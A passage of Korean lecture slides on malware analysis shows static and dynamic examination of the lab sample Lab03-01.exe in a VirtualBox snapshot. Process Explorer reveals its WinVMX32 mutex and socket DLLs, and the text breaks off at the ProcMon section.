
- 일반적인 정상 실행파일의 경우 수십 개의 Import Function이 존재하므로, 해당 파일은 Packing된 것으로 추정
- Packing: Windows에서 실행파일을 암호화하거나 압축하는 기법. 실행파일의 다운로드 속도가 줄어들기 때문에 Malware 유포 시 많이 사용

실습5) Malware Analysis ①



❖ 동적 분석


- 분석 전, 시스템 문제가 생길 수 있으므로 VirtualBox의 Snapshot을 만들어 놓는다.
 - VirtualBox > 머신 > 스냅샷 찍기



실습5) Malware Analysis ①

❖ 동적 분석 – Process Explorer ①


- procexp 실행



실습5) Malware Analysis ①

❖ 동적 분석 – Process Explorer ②


- Process Explorer 동작 중, 의심되는 실행파일 실행



실습5) Malware Analysis ①

❖ 동적 분석 – Process Explorer ③


- 실행 프로세스의 핸들 리스트 확인
 - View > Lower Pane View > Handles



실습5) Malware Analysis ①

❖ 동적 분석 – Process Explorer ④


- Lab03-01.exe 를 실행하면 WinVMX32라는 이름의 Mutant를 생성하는 것을 알 수 있음
 - Mutant: Windows OS의 Mutex를 가리키는 명칭



실습5) Malware Analysis ①

❖ 동적 분석 – Process Explorer ⑤

- 실행 파일의 DLL 참조 리스트 확인
 - View > Lower Pane View > DLLs



실습5) Malware Analysis ①

❖ 동적 분석 – Process Explorer ⑥

- Lab03-01.exe를 실행하면 Windows Socket과 관련된 DLL을 참조함을 알 수 있음

The screenshot shows the Process Explorer interface with the following details:

Process View (Top Table):

Process	CPU	Private Byt...	Working Set	PID	Description	Company Name
sms.exe	164 K	164 K	468	Windows NT Session M...	Microsoft Corporation	
csrss.exe	1,728 K	4,244 K	568	Client Server Runtime P...	Microsoft Corporation	
winlogon.exe	8,764 K	4,820 K	592	Windows NT Logon Appl...	Microsoft Corporation	
services.exe	1,652 K	2,068 K	636	Services and Controller ...	Microsoft Corporation	
svchost.exe	2,976 K	2,784 K	844	Generic Host Process 1...	Microsoft Corporation	
svchost.exe	1,764 K	1,992 K	928	Generic Host Process 1...	Microsoft Corporation	
svchost.exe	14,772 K	15,388 K	1020	Generic Host Process 1...	Microsoft Corporation	
wscnfy.exe	640 K	1,312 K	1512	Windows Security Cent...	Microsoft Corporation	
svchost.exe	1,328 K	2,216 K	1228	Generic Host Process 1...	Microsoft Corporation	
svchost.exe	2,280 K	3,076 K	1308	Generic Host Process 1...	Microsoft Corporation	
spoolsv.exe	3,028 K	2,944 K	1484	Spooler SubSystem App	Microsoft Corporation	
alg.exe	1,164 K	1,816 K	172	Application Layer Gate...	Microsoft Corporation	
lsass.exe	3,724 K	996 K	648	LSA Shell (Export Versi...	Microsoft Corporation	
explorer.exe	12,204 K	3,724 K	1652	Windows Explorer	Microsoft Corporation	
ctfmon.exe	1,072 K	2,780 K	700	CTF Loader	Microsoft Corporation	
proexp.exe	11,892 K	15,048 K	1728	Sysinternals Process E...	Sysinternals - www.s...	
Lab03-01.exe	640 K	1,896 K	696			
cmd.exe	320 K	3,192 K	380	Console IME	Microsoft Corporation	


DLL View (Bottom Table):

Name	Description	Company Name	Path
gdi32.dll	GDI Client DLL	Microsoft Corporation	C:\WINDOWS\system32\gdi32.dll
hnetcfg.dll	Home Networking Configurati...	Microsoft Corporation	C:\WINDOWS\system32\hnetcfg.dll
imm32.dll	Windows XP IMM32 API Client...	Microsoft Corporation	C:\WINDOWS\system32\imm32.dll
kernel32.dll	Windows NT BASE API Client...	Microsoft Corporation	C:\WINDOWS\system32\kernel32.dll
Lab03-01.exe			C:\Documents and Settings\MESL\바탕 화면\W...
locale.nls			C:\WINDOWS\system32\locale.nls
lpk.dll	Language Pack	Microsoft Corporation	C:\WINDOWS\system32\lpk.dll
msvcr7.dll	Windows NT CRT DLL	Microsoft Corporation	C:\WINDOWS\system32\msvcr7.dll
mswsock.dll	Microsoft Windows Sockets ...	Microsoft Corporation	C:\WINDOWS\system32\mswsock.dll
ntdll.dll	NT Layer DLL	Microsoft Corporation	C:\WINDOWS\system32\ntdll.dll
ole32.dll	Microsoft OLE for Windows	Microsoft Corporation	C:\WINDOWS\system32\ole32.dll
rasadhlip.dll	Remote Access AutoDial Hel...	Microsoft Corporation	C:\WINDOWS\system32\rasadhlip.dll
rpcrt4.dll	Remote Procedure Call Runti...	Microsoft Corporation	C:\WINDOWS\system32\rpcrt4.dll
secur32.dll	Security Support Provider Int...	Microsoft Corporation	C:\WINDOWS\system32\secur32.dll
sortkey.nls			C:\WINDOWS\system32\sortkey.nls
sorttbls.nls			C:\WINDOWS\system32\sorttbls.nls
unicode.nls			C:\WINDOWS\system32\unicode.nls
user32.dll	Windows XP USER API Client...	Microsoft Corporation	C:\WINDOWS\system32\user32.dll
usp10.dll	Uniscribe Unicode script pro...	Microsoft Corporation	C:\WINDOWS\system32\usp10.dll
version.dll	Version Checking and File In...	Microsoft Corporation	C:\WINDOWS\system32\version.dll
winrnr.dll	LDAP RnR Provider DLL	Microsoft Corporation	C:\WINDOWS\system32\winrnr.dll
wldap32.dll	Win32 LDAP API DLL	Microsoft Corporation	C:\WINDOWS\system32\wldap32.dll
ws2_32.dll	Windows Socket 2.0 32-Bit DLL	Microsoft Corporation	C:\WINDOWS\system32\ws2_32.dll
ws2help.dll	Windows Socket 2.0 Helper f...	Microsoft Corporation	C:\WINDOWS\system32\ws2help.dll
wshtcpip.dll	Windows Sockets Helper DLL	Microsoft Corporation	C:\WINDOWS\system32\wshtcpip.dll

실습5) Malware Analysis ①

❖ 동적 분석 – ProcMon ①

